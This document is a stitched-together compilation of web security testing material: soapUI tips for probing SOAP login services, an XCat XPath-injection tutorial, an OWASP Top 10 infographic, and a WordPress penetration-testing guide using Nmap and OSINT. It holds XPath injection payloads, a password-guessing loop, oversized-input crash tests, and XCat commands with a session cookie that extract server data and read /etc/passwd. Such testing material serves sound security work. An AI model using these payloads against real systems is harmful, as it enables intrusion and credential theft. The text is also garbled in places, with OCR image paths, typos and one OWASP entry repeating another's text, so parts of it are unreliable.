And look for a response with the following meaning:

```
<loginresponse>
  <error>That user does not exist</error>
</loginresponse>
```

This will allow you to work through a number of user names until find you one that is working.

Tip 4) À la recherche du Users perdu. Deux

Date: July 14, 2009

Now let's do it the other way around, what happens if we enter a correct user name and a faulty password?

```
<login>

  <username> eviware</username>

  <password>yesitdoes!</password>

</login>
```

If we get a response with the meaning

```
<loginresponse>

  <errror>Wrong user name for the password</error>

</loginresponse>
```

We know that the Web Service we're testing will reveal if you enter a valid password, which is a good start for trying to find the correct password.

As with previous tips you will be surprise how often this works. You should also try out several combinations and... Improvise!

Tip 5) The Lockout

Date: July 15, 2009

This security flaw is extra common in Web Services and one that if handled correctly offers very good protection. Web Services aren't as public as web pages and basic security measurements aren't implemented, we probably think that ?Well, the Web Service won't be public so it's a good bet we're not going to be noticed".

A short unscientific study showed that there are two more reasons why; with web services, we let the prototype go live without actually industrializing it, or the web service is created by rightclicking a method or class in your favorite IDE and chossing "Publish as Web Service".

What we do to test it is, basically make an loop with a login request that automatically updates the faulty password. If you haven't been locked out after a certain number of tries (how many depends on business requirements, but three should be a good target), you have a potential security risk.

First Request

```
<login>

  <username> eviware</username>

  <password>yesitdoes!1</password>

</login>
```

Second Request

```
<login>
```

```
  <username> eviware</username>

  <password>yesitdoes!2</password>

</login>
```

And so on...

So what lockout do we choose? Well the usual is after three failed attempts we get locked out for a certain time, like 6-24 hours. One that is very interesting is the Geometrically Increased penalty; for each try you lockout time doubles; the first failed attempt gives you a 1 second delay, the second, 2, the third 4 and so on. This makes the penalty for an honest mistake very slight, and not very deterring you might think, but look at what happens later; after 25 failed attempts the lock out time is 2^{25} seconds or as it is more commonly know; *more than a year!*. This makes robots or scripts unusable!

Tip 6) Element Duplication

Date: July 16, 2009

Sometimes we might not be able to hack a Web Service directly, but we **can** deduce how the Web Service behaves by sending it unexpected XML. One way is sending double elements, like this:

```
<login>

  <username> eviware</username>

  <password> s0ApU1R0ck5</password>

  <password> s0ApU1R0ck5</password>

</login>
```

You might get a response like this

```
<loginresponse>

<error>password is allowed only once and must be at least 6 characters and at most 20 characters.</error>

</loginresponse>
```

Also try that in several permutations:

```
<login>

  <username> eviware</username>

  <username> eviware</username>

  <password> s0ApU1R0ck5</password>

  <password> s0ApU1R0ck5</password>
```

```
</login>
```

Or:

```
<login>
  <username> eviware</username>
  <username> eviware</username>
  <username> eviware</username>
  <password> s0ApU1R0ck5</password>
</login>
```

Don't stop there! It is just a matter of cloning a TestStep and then changing it to be a new test. Try the unexpected. And Improvise!

Next step is flipping this test...

Tip 7) Element Omission

Date: July 17, 2009

lement Omission is quite similar to Element Duplication, but the opposite. Instead of having extra elements, we enter less elements in the request:

```
<login>
  <username> eviware</username>
</login>
```

To your surprise, you might be getting:

```
<loginresponse>
  <errror>element password is expected.</error>
</loginresponse>
```

You should do clone and change here as well, we'll try the orther way around:

```
<login>
  <password>s0ApU1R0ck5</password>
</login>
```

and without any elements at all:

```
<login>
</login>
```

Tip 8) Malformed XML

Date: July 20, 2009

This one is fun; try different variations of the elements in the request:

```
<login>
  <user_name> eviware</username>
  <pass_word> s0ApU1R0ck5</password>
</login>
```

or like this:

```
<login>
  <user> eviware</username>
  <pass> s0ApU1R0ck5</password>
</login>
```

You might be surprised by the answer:

```
<loginresponse>
  <errror>element username is expected.</error>
</loginresponse>
```

also, send requests where the end elements afre missing

```
<login>
  <username>eviware<username>
  <pass> s0ApU1R0ck5</password>
</login>
```

and the opposite; requests with missing start elements:

```
<login>
<user> eviware</username>
  s0ApU1R0ck5</password>
</login>
```

Something to also malform is the namespaces. Let's look at how the pseudo code we've been using earlier actually would look:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:demo="http://demo.eviware.com">
  <soapenv:Header/>
```

```
    <soapenv:Body>
    <demo :login>
      <demo:username> eviware</demo:username>
      <demo:password> s0ApU1R0ck5</demo:password>
    <demo :/login>
  </soapenv:Body>
</soapenv:Envelope>
```

Now, let's change omit one of the name spaces:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:demo="http://demo.eviware.com">
  <soapenv:Header/>
    <soapenv:Body>
    <demo :login>
      <username> eviware</demo:username>
      <demo:password> s0ApU1R0ck5</demo:password>
    <demo :/login>
  </soapenv:Body>
</soapenv:Envelope>
```

as well as the reference to the namespace and have one quote to many

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"">
  <soapenv:Header/>
    <soapenv:Body>
    <demo :login>
      <username> eviware</demo:username>
      <demo:password> s0ApU1R0ck5</demo:password>
    <demo :/login>
  </soapenv:Body>
</soapenv:Envelope>
```

Tip 9) Boom goes the Payload!

Date: July 21, 2009

Let's start with a quote from Steve Jobs: **"Boom!"**.
The basis for this test is simple; "The weirdest things happens with the weirdest content". Basically, what we'll do is simple, we'll fill up the contents of an element with a huge payload. But first do this slightly, let's assume you know that the user name is allowed to be 25 characters. try what happens with 26;

```
<login>
  <username>eviware eviware eviware e</username>
  <password>s0ApU1R0ck5</password>
</login>
```

We should also try 24 and 25 just for interest sake, we'll do the usual, clone a test and then change the message.

That really should be handled correctly, but what happens when we enter a huge number of characters, a payload overload?

```
<login>
  <username>
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
```

```
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware eviware
eviware
  </username>
  <password> s0ApU1R0ck5</password>
</login>
```

For demonstration purposes I kept the payload small, make the content of username**HUGE**and see what happens:

```
2007-12-03 13:54:21,706 [Servlet.Engine.Transports : 0] FATAL WebService.CustomerService.
Login  - Description: java.rmi.ServerException: RemoteException occurred in server thread;
nested exception is:
java.rmi.RemoteException: Error; nested exception is:
java.rmi.RemoteException: Problem with Query; nested exception is:
java.sql.SQLException: Could not insert new row into the table. Context:
DataBaseRemote.getCusstomerData, customer=456789 Identity: eviware
```

Details: java.rmi.ServerException: RemoteException occurred in server thread; nested exception

is: To Long UserName, must be Maximum 24 Bytes

The above is a slightly modified response in tests from a user in the community (with their permission of course). The actual response contained information about both the database and the application server as well as information about the ERP system built on top of it and the name of the Stored Procedure used. The test also had the nice effect that it ground the application server to a halt, making it vulnerable for attacks.

Tip 10) XPath injection

Now for the final tip, we're we'll end up where we started; XPath Injection. soapUI users probably knows about XPath since this is what we use for XPath assertions, when we transfer content and more. The reason why we use Xpath is because this the standard (and a very powerful) way to access and and query XML documents, "SQL for XML".

XPath injection then basically is like SQL injection in XML documents. Now, user data, for example, is seldom stored in XML Documents, so you might believe you are safe, but often the system you're testing is communicating with another system over Web Services. And what do we use to communicate, what do we send back and forth? XML documents...

Now, when we know *why*, let's look at *how*.

```
<login>

  string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' = '1'])

</login>
```

We know that from the SQL Injection example, we're trying to let the system log us in. It might not work, but it is very interesting to see how the error has been handled.

We can also try to tease the XPath processor in the target system;

```
<login>

  string(//user[user_name/text()='' or '1' = '1' and password/text()='' or '1' = '1'])

</login>
```

What happens when the XPath processor gets a faulty node? Will we get an error message directly from Xalan, Saxon, Microsoft's XPathNavigator?

https://www.soapui.org/docs/soap-and-wsdl/tips-tricks/web-service-hacking/

XPATH and XCAT

XPath injection with XCat

XCat is a tool written in Python 3, which can help you retrieve information using XPath injection vulnerabilities. It is not included by default in Kali Linux, but it can easily be added. You need to have Python 3 and pip installed in Kali Linux, and then just run the following in Terminal:

apt-get install python3-pip

pip3 install xcat

Once XCat is installed, you need to be authenticated in bWAPP to get the vulnerable URL and cookie, so you can issue a command with the following structure:

xcat -m <http_method> -c "<cookie value>" <URL_without_parameters> <injecable_parameter> <parameter1=value> <parameter2=value> -t "<text_in_true_results>"

In this case, the command would be as follows:

xcat -m GET -c "PHPSESSID=kbh3orjn6b2gpimethf0ucq241;JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867;security_level=0" ...

The most interesting technique is that xcat can automate out of band attacks to massively speed up extraction of data. In English that means that it can turn a blind injection (where one request equals one bit of data) into a standard injection (where one request can result in many bits of data), essentially making the server send the data to XCat in big chunks. It also comes with a "file shell" option that allows you to access local files on the server through a variety of methods. You can find out how to install it in the documentation here: https://xcat.readthedocs.org/en/latest/ , and this post provides a summary of XCat's capabilities.

XPath?

XPath is like SQL for XML. Imagine you had this XML document with a list of users:

```
<root>
        <user username='Tom' password='pass'/>
        <user username='Jane' password='wyf'/>
        <user username='Steve' password='abcd'/>
</root>
```

And you wanted to query the existence of a particular user. You could write something like this:

/root/user[@username="Tom"]

That query would return the user node with the attribute 'username' set to 'Tom'. There are lots of better examples on the Wikipedia page if you're interested.

XCat?

Imagine if the query above was part of a form, and the code puts unescaped user input into the username part of the query. If the query finds a result it redirects you somewhere, otherwise it displays an error. An attacker could subvert the query by adding his own logic:

```
/root/user[@username="Tom" and @password="pass" and "1"="1"]
```

Now the form will only redirect if the user Tom's password is equal to "pass". Someone malicious could simply enumerate through common passwords until the form redirects, at which point they know Tom's password. XCat is built to automate this, but it takes it a step further by being able to extract any portion of the document being queried through the injection flaw as efficiently as possible. XCat can also be used to read arbitrary XML and text files on the server - in the demo below we read an XML file, a secret text file and /etc/passwd.

Example command

You need to supply XCat with some information before it can exploit an injection flaw. It needs to know the HTTP method, the URI of the page, some data which triggers a True or False page, the vulnerable parameter and a match string. In the example below that is used in the demo the vulnerable parameter is "title", and if the query is successful (i.e evaluates to true) the resulting page will have "1 results found" inside the contents.

```
xcat --method=GET https://localhost:8080 "title=Foundation" title "1 results found" run retrieve
```

Using just this information XCat can retrieve the whole XML document being queried. For XCat to read local files and speed up retrieval it needs to know how to connect back to your local machine, which means you need a public IP address. In the video below I use the *–public-ip* flag to specify "localhost" as my address as I am running the example site on my local machine. You can set it to "autodetect" and XCat will automatically detect your public IP. **Note:** Maximize the demo (bottom right) if you can't see all the commands.

https://tomforb.es/exploiting-xpath-injection-vulnerabilities-with-xcat/

Wordpress PenTest

WordPress Penetration Testing: Getting Ready

In order to start testing your WordPress site for vulnerabilities, you need to set up the environment first. So, when it comes to WordPress security audit or any other kind of pentest, Kali Linux is considered the holy grail. The reason being that Kali provides a huge amount of hacking tools for free.

Therefore, first, we need to install Kali Linux on a system to pentest our WordPress site. Multiple approaches can be followed for this as Kali can be installed on a virtual box, a PC, or even an Android phone! However, for this article, we shall be using the virtual box. It is noteworthy here that in a real attack scenario, using Virtual Box to obtain reverse shell can become tricky due to multiple port forwarding involved.

astra

OWASP TOP 10 SECURITY RISKS & VULNERABILITIES

AND HOW TO PREVENT THEM

1 SQL INJECTION

Injection flaws, such as SQLi, LDAP & CRLF injection occur when an attacker sends untrusted data to an interpreter that is executed as a command without proper authorization

PREVENTION

Application security testing can easily detect injection flaws. Developers should use parameterized queries when coding to prevent injection flaws

2 BROKEN AUTHENTICATION

Broken Authentication flaw in application could allow attackers to compromise user accounts and assume their identities by stealing passwords, keys, or session tokens.

PREVENTION

Multi-factor authentication, such as FIDO or dedicated apps, reduces the risk of compromised accounts

3 SENSITIVE DATA EXPOSURE

Attackers can access sensitive data present to commit fraud or steal identities by leveraging flaws in applications or APIs due to exposed sensitive information of an application

PREVENTION

Encryption of data at rest and data in transit can help you comply with data protection regulations and prevent sensitive data exposure

4 XML EXTERNAL ENTITIES (XXE)

XXE flaw in an application could allow attackers to launch denial of service attacks which can lead to target server shut down or system resources overload

PREVENTION

To prevent XXE, app developers must have a good knowledge of XML and how to configure the parsers. Using simpler formats for handling data, such as JSON can also help prevent XXE

5 BROKEN ACCESS CONTROL

Attackers can access sensitive data present to commit fraud or steal identities by leveraging flaws in applications or APIs due to exposed sensitive information of an application

PREVENTION

Encryption of data at rest and data in transit can help you comply with data protection regulations and prevent sensitive data exposure

6 SECURITY MISCONFIGURATIONS

Security misconfigurations such as default settings of server components, weak passwords, critical resources that are publicly available, etc. are often insecure and open up opportunities for XSS and data leaks.

PREVENTION

- Securely configure application frameworks and all kinds of servers
- Follow NIST guidelines for secure coding of applications
- Do periodic penetration testings

7 CROSS-SITE SCRIPTING (XSS)

Attackers exploiting XSS flaws are able to inject client-side scripts into the application, for example, to redirect users to malicious websites or steal credentials.

PREVENTION

- Validating user input
- Sanitizing user input
- Use a WAF like Astra Firewall

8 INSECURE DESERIALIZATION

Improperly secured deserialization implementation for your app can invite unverified incoming serialized data from any source. It can also allow attackers to launch XXE or XSS attacks

PREVENTION

- Disallow all serialized data or only deserialize primitive data types
- Restrict data classes permitted to deserialize
- Closely monitor deserialization

9 USING COMPONENTS WITH KNOWN VULNERABILITIES

Vulnerable components such as libraries, frameworks, and other software modules can be exploited by attackers to facilitate serious data loss or server takeover

PREVENTION

- Make use of a few components and files as possible
- Use virtual patching
- Define patch management process for components and files
- Use a WAF like Astra Firewall

10 INSUFFICIENT LOGGING AND MONITORING

Insufficient logging and monitoring can allow attackers to leverage it and launch attacks on systems, and tamper or extract your sensitive data

PREVENTION

- Implement an application firewall
- Encrypt logs and store them safely
- Regularly pen-test your applications
- Actively monitor for incoming threats
- Scan your application for malware

www.getastra.com Web Firewall I Malware Scanner I Security Audits astra

Installing Kali Linux for WordPress Security Audit

- **Step1:** Download and install the latest version of Virtual box or any other emulator of your choice.
- **Step2:** Now download and install the latest version of Kali Linux on Virtual Box for WordPress penetration testing.
- **Step3:** Post-installation doesn't forget to install certain "guest addition" tools with the help of this article.
- **Step4:** If you still face any troubles with installing Kali on a VM, use the Kali VM image.

Now once, we have installed Kali, it is time to go for WordPress penetration testing. However, before conducting a security audit of a WordPress site, it is necessary to seek the permission of the related authority.

Related blog – Detailed Sample Penetration Testing Report

Seeking Consent for WordPress Penetration Testing

Before actively attacking a target, it is important that you take permission and get a contract signed from the respective WordPress site owner. In case you fail to do so, legal complications may arise. You might even have to face jail time depending on the country and the cyber laws where the target is located. Moreover, the tools of Kali come with a warning that they should be run only after getting approval from the target or for educational purposes only. Once all this is done, make sure to draft a good agreement with the help of a cybersecurity lawyer. Further, there are certain proactive steps that can be taken to avoid complications:

- It is common wisdom to use virtual machines as much as possible for WordPress security audits to avoid complications.
- In case you host a WordPress site on a third-party server, you may need the consent of the hosting provider before conducting a WordPress security audit on your own site!
- Trying to find vulnerabilities beyond your authorized resources may lead to a felony. Avoid accidentally testing unauthorized resources like routers owned by a different company.

The Three Steps of WordPress Penetration Testing

WordPress Penetration Testing: Mapping

The first step towards WordPress penetration testing while using the "Black Box" approach is gathering as much information about the target as possible. This is known as Mapping or Reconnaissance. This can be done through a variety of tools. Let us take a look at some of them.

NMAP


NMAP a.k.a 'Network Mapper' offers a wide variety of flexibility while mapping a target for WordPress security audit. Not only can NMAP scan ports and fingerprint backend technologies, but it can also evade firewalls to scan stealthily, use NSE scripts for automatic vulnerability discovery and so much more!

To access this tool, simply open the command line terminal on your Kali Linux and type:

nmap

Doing so would open the help interface of this tool containing all the key features. Now let us take a look at a live target. In the image given below, Nmap scans the domain scanme.nmap.org which is provided by the Nmap site to test this tool.

Related article: How to Fix WordPress Account Suspension by Host?


31337

```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 3.9p1 (protocol 1.99)
25/tcp   opn    smtp    Postfix smtpd
53/tcp   open   domain  ISC Bind 9.2.1
70/tcp   closed gopher
80/tcp   open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Serv-U ftpd 4.0
25/tcp    open  smtp         IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http         Microsoft IIS webserver 5.0
110/tcp   open  pop3         IMail pop3d 7.15 931-1
135/tcp   open  mstask       Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
5800/tcp open  vnc-http     Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```


The '-A' option of Nmap means enabling OS detection, version detection, script scanning, and traceroute. Thereafter, the -T option helps Nmap to fine-grain the timing controls. The number 4 means an aggressive scan. Finally, Nmap has provided us with the following info:

- Open ports along with the services running on them i.e. port 80 are open with Apache 2.0.52 running.
- The operating system running on the target machine that is Linux 2.6.0-2.6.11. Along with the uptime of the server.

Thereafter, Nmap has also consecutively scanned our internal machine named 'd0ze' with Local IP 192.168.12.3. This scan has also revealed the Open ports along with their services and OS. Not only this, but Nmap has also enumerated the MAC address of this local machine. This is just the tip of the iceberg as Nmap can perform a wider variety of tasks. Apart from Nmap, some other popular tools for mapping site for WordPress security audit are:

Zenmap

If beginners find trouble using Nmap, a GUI alternative of Nmap known as Zenmap can be used for automation.




```
Intense Scan on scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net
Target: .10 wap.yuma.net zardoz.yuma.net      Profile: Intense Scan      Scan
Command: nmap -T Aggressive -A -v scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma

OS  Host
    scanme.nmap.org
    171.67.22.3
    10.0.0.10
    wap.yuma.net 192
    zardoz.yuma.net 1

Host Status
    State:          up
    Open ports:     3
    Filtered ports: 0
    Closed ports:   2
    Scanned ports:  5
    Up time:        3916956
    Last boot:      Sat Oct 27 10:38:07 2007
Addresses
    IPv4:   205.217.153.62
    IPv6:
    MAC:
Hostnames
    Name - Type:   scanme.nmap.org - PTR
Operating System
    Name:      Linux 2.6.20-1 (Fedora Core 5)
    Accuracy:  100%
```

```
Command
    nmap -sF -sV -T Sneaky -6 -O <target>
Scan options
    TCP scan:        FIN scan
    Special scans:   None
    Timing:          Sneaky
    [ ] FTP bounce attack
    [ ] Idle Scan (Zombie)
    [✓] Services version detection
    [✓] Operating system detection
    [ ] Disable reverse DNS resolution
    [✓] IPv6 support
    [ ] Maximum Retries          1
```

ReconDog

Another good tool available on Github for black-box mapping is Recondog. Its description calls it a "Reconnaissance Swiss Army Knife". It uses a mixture of OSINT and Mapping for WordPress security audits.



```
v0.8
Made with ❤ By Team Ultimate

1. Whois Lookup
2. DNS Lookup + Cloudflare Detector
3. Zone Transfer
4. Port Scan
5. HTTP Header Grabber
6. Honeypot Detector
7. Robots.txt Scanner
8. Link Grabber
9. IP Location Finder
10. Traceroute
11. Exit
```

Open Source Intelligence (OSINT)

Moreover, other info about the target to conduct a WordPress security audit can be gathered from the public domain. Information like:

- Number of Subdomains available.
- Nameservers.
- Ownership info and emails of employees(for social engineering attacks).
- Geolocation.

The resources that can be used for gathering OSNIT are:

- Whois.com
- Socialmention.com
- recon-ng (Kali Linux tool)
- theharvester (Kali Linux tool)
- Shodan search engine
- Netcraft
- **Dark Web Sites:**
- http://onion.city/
- https://ahmia.fi/search/
- http://thehiddenwiki.org/
- http://xmh57jrzrnw6insl.onion/ (Torch a.k.a. The Tor Search)

WPintel Chrome Plugin

You can use a WordPress Vulnerability scanner plugin like WPintel to scan your WordPress site for vulnerabilities, version, themes, plugins, and even enumerate users.

Need a complete WordPress security audit?. Drop us a message on the chat widget, and we'd be happy to help you fix it. Help me with my WordPress Penetration Testing now.

